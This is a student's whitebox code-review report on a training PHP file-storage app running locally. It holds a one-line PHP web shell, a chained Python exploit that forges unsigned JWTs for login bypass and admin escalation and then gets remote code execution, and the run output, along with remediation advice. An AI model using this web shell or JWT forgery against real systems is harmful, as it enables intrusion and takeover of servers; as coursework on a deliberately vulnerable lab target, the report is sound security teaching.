

Security Code Review and Analysis — Report

Course: Information Systems Security (ISSES) **Assignment:** 5 — Security Code Review and Analysis **Target Application:** `cr` (PentesterLab Code Review example) — <https://github.com/stojkovm/cr> **Methodology:** Whitebox penetration test **Date:** 2026-05-04

1. Introduction

1.1 Scope

The target is a small PHP web application that mimics a Dropbox-like file storage service. Authenticated users can upload PDF files and download them. The application uses:

- **Backend:** PHP (procedural + a few static-method classes)
- **Database:** MySQL (legacy `mysql_*` API)
- **Auth:** Custom JWT-like token stored in the `auth` cookie


1.2 Goal

The objective of this report is to identify, exploit and document the **Remote Code Execution (RCE)** vulnerability in the application, and to deliver an automated exploit script.

1.3 Test environment

The application was deployed locally using Docker Compose:

- `web` — PHP 5.6 + Apache, mounted at `http://localhost:8080/cr-master/`
- `db` — MariaDB 10.5, initialized from `deploy.sql`
- The `db.php` host was changed from `127.0.0.1` to the compose service name `db`



☐	▼	●	cr	-	-	-
☐		●	db-1	6c0aadfd76a3	mariadb:10.5	
☐		●	web-1	b4d1173a8f1f	cr-web	8080:80 ↗

2. Static Analysis

As required by the assignment ("the first step should be running a static analysis tool"), we ran a static analyzer against the source tree before any manual review.

Tool used: `psecio-parse` (a PHP-specific security scanner from the `awesome-static-analysis` list), executed inside the `jakzal/phpqa` Docker image.

Command:

```
docker run --rm -v "$PWD:/project" -w /project --platform linux/amd64 \
  jakzal/phpqa:php8.0 psecio-parse scan -i .git,screens,files /project
```

Result: the scanner reported **9 issues** across 10 files.

#	File	Line	Rule	Issue
1	login.php	7	LogicalOperators	Use of and/or may cause precedence bugs
2	classes/user.php	37	MysqlRealEscapeString	mysql_real_escape_string is discouraged; use prepared statements
3	classes/user.php	50	MysqlRealEscapeString	same
4	classes/user.php	52	MysqlRealEscapeString	same
5	classes/user.php	68	MysqlRealEscapeString	same
6	classes/user.php	70	MysqlRealEscapeString	same
7	classes/jwt.php	21	LogicalOperators	Use of and instead of && in JWT verify
8	register.php	7	LogicalOperators	same
9	register.php	7	LogicalOperators	same

Interpretation. The scanner flagged manual SQL string concatenation (entry point for our review of `classes/user.php`) and the use of `and` instead of `&&` in `classes/jwt.php` line 21 — the operator-precedence smell drew our attention to the `verify` function, which we confirmed is also exploitable. Some of the high-severity issues (the unanchored regex behind RCE, missing CSRF tokens) are **not detectable** by a generic rules-based scanner, which confirms that static analysis is a useful first pass but does not replace manual code review.

The full raw output is saved at `static-analysis-report.txt` in the repository root.

static-analysis-report.txt

```
1 Parse: A PHP Security Scanner
2
3 I..I.II...
4
5 There were 9 issues
6
7 1) /project/login.php on line 7
8 Avoid using AND, OR and XOR (in favor of || and &&) as they may cause subtle precedence bugs
9 > if ((isset($_POST['username']) and isset($_POST['password']))) {
10 For more information execute 'psecio-parse rules Logical0perators'
11
12 2) /project/classes/user.php on line 37
13 Use of 'mysql_real_escape_string' is not recommended, use prepared statements instead
14 > $sql.= mysql_real_escape_string($user);
15 For more information execute 'psecio-parse rules MysqlRealEscapeString'
16
17 3) /project/classes/user.php on line 50
18 Use of 'mysql_real_escape_string' is not recommended, use prepared statements instead
19 > $sql.= mysql_real_escape_string($user);
20 For more information execute 'psecio-parse rules MysqlRealEscapeString'
21
22 4) /project/classes/user.php on line 52
23 Use of 'mysql_real_escape_string' is not recommended, use prepared statements instead
24 > $sql.= mysql_real_escape_string($password);
25 For more information execute 'psecio-parse rules MysqlRealEscapeString'
26
27 5) /project/classes/user.php on line 68
28 Use of 'mysql_real_escape_string' is not recommended, use prepared statements instead
29 > $sql.= mysql_real_escape_string($user);
30 For more information execute 'psecio-parse rules MysqlRealEscapeString'
31
32 6) /project/classes/user.php on line 70
33 Use of 'mysql_real_escape_string' is not recommended, use prepared statements instead
34 > $sql.= mysql_real_escape_string($password);
35 For more information execute 'psecio-parse rules MysqlRealEscapeString'
36
37 7) /project/classes/jwt.php on line 21
38 Avoid using AND, OR and XOR (in favor of || and &&) as they may cause subtle precedence bugs
39 > if (!empty($sign) and (JWT::signature($h64.".".$d64) != $sign)) {
40 For more information execute 'psecio-parse rules Logical0perators'
41
42 8) /project/register.php on line 7
43 Avoid using AND, OR and XOR (in favor of || and &&) as they may cause subtle precedence bugs
44 > if ((isset($_POST['username']) and isset($_POST['password']) and isset($_POST['password_again']))) {
45 For more information execute 'psecio-parse rules Logical0perators'
46
47 9) /project/register.php on line 7
48 Avoid using AND, OR and XOR (in favor of || and &&) as they may cause subtle precedence bugs
49 > if ((isset($_POST['username']) and isset($_POST['password']) and isset($_POST['password_again']))) {
50 For more information execute 'psecio-parse rules Logical0perators'
51
52 FAILURES!
53 Scanned: 10, Errors: 0, Issues: 9.
54
```

3. Remote Code Execution via File Upload

File: classes/user.php::addfile

```
public static function addfile($user) {
    $file = "files/".$user."/".basename($_FILES["file"]["name"]);
    if (!preg_match("/\.(pdf|", $file)) {
        return "Only PDF are allowed";
    } elseif (!move_uploaded_file($_FILES["file"]["tmp_name"], $file)) {
```

```
        return "Sorry, there was an error uploading your file.";
    }
}
```

3.1 Root cause

Two flaws compound into RCE:

1. **The regex is unanchored.** `/\.pdf/` matches the substring `.pdf` *anywhere* in the filename, so a name such as `shell.pdf.php` passes the check. Only `/\.pdf$/` would actually enforce the extension.
2. **Uploads land inside the document root** (`files/<user>/...`). Anything with a `.php` extension placed there is served by Apache + `mod_php` and executed.

3.2 Reproduction

1. Authenticate (registration is open, or use the JWT empty-signature bypass — see the exploit script in §4).
2. Upload a file named `shell.pdf.php` containing:


```
<?php system($_GET['c']); ?>
```

3. Request:

```
GET http://localhost:8080/cr-master/files/<username>/shell.pdf.php?c=id
```

4. The response body contains the output of `id` executed on the server:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




Hi admin,

Your files

- [shell.pdf.php](#)

Upload (only PDF)

No file chosen



uid=33(www-data) gid=33(www-data) groups=33(www-data)

3.3 Impact

Arbitrary command execution as the web server user (`www-data`). From this primitive an attacker can read the filesystem (`/etc/passwd` , application source, secrets), dump the database, pivot inside the network, or establish persistence.

3.4 Remediation

- Anchor the extension regex: `/\.pdf$/i` .
 - Additionally validate the MIME type from `$_FILES['file']['type']` and from a server-side file inspection (e.g. `fileinfo_file`).
 - Store uploads **outside** the document root and serve them through a download script that sets `Content-Disposition: attachment` and a fixed `Content-Type: application/pdf` .
 - Rename uploads to a server-generated identifier; never trust the user-supplied filename.
 - Disable PHP execution in the upload directory (`php_flag engine off` or an nginx `location` rule).
-

4. Exploit Chain

The following script automates the full attack path: it forges a JWT with an empty signature (login bypass + admin escalation), uploads a PHP web-shell disguised as a PDF, and executes a command on the server.

4.1 Script (exploit.py)

The full script is committed at the repository root as `exploit.py` . It uses only the Python standard library (no `pip install` needed). Abridged listing:

```
#!/usr/bin/env python3
import base64, json, sys, urllib.parse, urllib.request, uuid

BASE = "http://localhost:8080/cr-master"

def b64url(obj):
    raw = json.dumps(obj, separators=(",", ":")).encode()
    return base64.urlsafe_b64encode(raw).rstrip(b"=").decode()

def forged_jwt(username):
    header = b64url({"alg": "HS256", "typ": "JWT"})
    payload = b64url({"username": username})
    return f"{header}.{payload}." # empty signature → JWT::verify skips
check

# (HTTP helpers omitted – see exploit.py)

# Pre-step: register a placeholder account so the user-level bypass has someone
# to impersonate. getuserfromcookie() rejects unknown logins.
http_post_form(f"{BASE}/register.php",
               {"username": "alice", "password": "x", "password_again": "x"})

# Step 1: Login Bypass – log in as 'alice' WITHOUT knowing the password
http_get(f"{BASE}/index.php", forged_jwt("alice")) # → "Hi alice,"

# Step 2: Privilege escalation to admin
http_get(f"{BASE}/index.php", forged_jwt("admin")) # → "Hi admin,"

# Step 3: RCE – upload shell.pdf.php (regex /\.pdf/ is unanchored)
shell = b"<?php system($_GET['c']); ?>"
http_upload(f"{BASE}/index.php", forged_jwt("admin"), "shell.pdf.php", shell)

# Step 4: Trigger the shell
cmd = sys.argv[1] if len(sys.argv) > 1 else "id"
out = http_get(f"{BASE}/files/admin/shell.pdf.php?c={urllib.parse.quote(cmd)}",
               forged_jwt("admin"))
print(out)
```

4.2 Run

```
python3 exploit.py id
```

```
tortalpha@Romans-MacBook-Pro cr % python3 exploit.py
[+] Account 'alice' is present (registered or already existed)
[+] Login bypass OK – authenticated as 'alice' without a password
[+] Admin escalation OK
[+] Shell uploaded as /files/admin/shell.pdf.php
[+] RCE output (`id`):
uid=33(www-data) gid=33(www-data) groups=33(www-data)

tortalpha@Romans-MacBook-Pro cr %
```

5. Conclusion

The Remote Code Execution objective was achieved by exploiting the unanchored extension regex in `classes/user.php::addfile`. The provided `exploit.py` script reproduces the full attack end-to-end without any manual interaction: it forges a JWT (login bypass + admin escalation), uploads a PHP web-shell, and executes an arbitrary command as `www-data` on the server.